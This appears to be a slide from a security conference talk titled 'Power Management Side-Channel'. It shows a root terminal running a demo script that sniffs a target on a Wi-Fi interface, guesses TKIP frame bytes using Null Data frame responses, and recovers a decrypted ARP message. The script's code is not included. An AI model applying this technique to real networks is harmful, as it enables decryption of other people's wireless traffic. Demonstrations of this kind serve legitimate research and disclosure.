
Power Management Side-Channel




root@ubuntu: /bheu

```
root@ubuntu:/bheu# python demo.py
[+] Sniffing for Target 02:00:00:00:01:00 and BSSID 02:00:00:00:00:00 on Interface wlan2.
[+] Capturing a TKIP Frame...
[+] 802.11 Data 8 02:00:00:00:01:00 > 02:00:00:00:00:00 / Dot11QoS / Dot11TKIP
[+] Received a Null Data Frame for guess 163 (Plaintext 0xa3).
[+] Received a Null Data Frame for guess 221 (Plaintext 0x6e).
[+] Received a Null Data Frame for guess 202 (Plaintext 0xa2).
[+] Received a Null Data Frame for guess  49 (Plaintext 0x96).
[+] Received a Null Data Frame for guess  71 (Plaintext 0x73).
[+] Received a Null Data Frame for guess  74 (Plaintext 0xa0).
[+] Received a Null Data Frame for guess 186 (Plaintext 0x87).
[+] Received a Null Data Frame for guess  85 (Plaintext 0xc2).
[+] Received a Null Data Frame for guess   5 (Plaintext 0xaa).
[+] Received a Null Data Frame for guess 173 (Plaintext 0xd9).
[+] Received a Null Data Frame for guess  28 (Plaintext 0xc4).
[+] Received a Null Data Frame for guess  15 (Plaintext 0x7c).
[+] Recovered the plaintext of the ARP Message for guess #111.
###[ LLC ]###
  dsap      = 0xaa
  ssap      = 0xaa
  ctrl      = 3
###[ SNAP ]###
     OUI       = 0x0
     code      = ARP
###[ ARP ]###
        hwtype    = 0x1
        ptype     = IPv4
        hwlen     = None
        plen      = None
        op        = who-has
        hwsrc     = 02:00:00:00:01:00
        psrc      = 192.168.0.10
        hwdst     = ff:ff:ff:ff:ff:ff
        pdst      = 192.168.0.111

root@ubuntu:/bheu# 
```

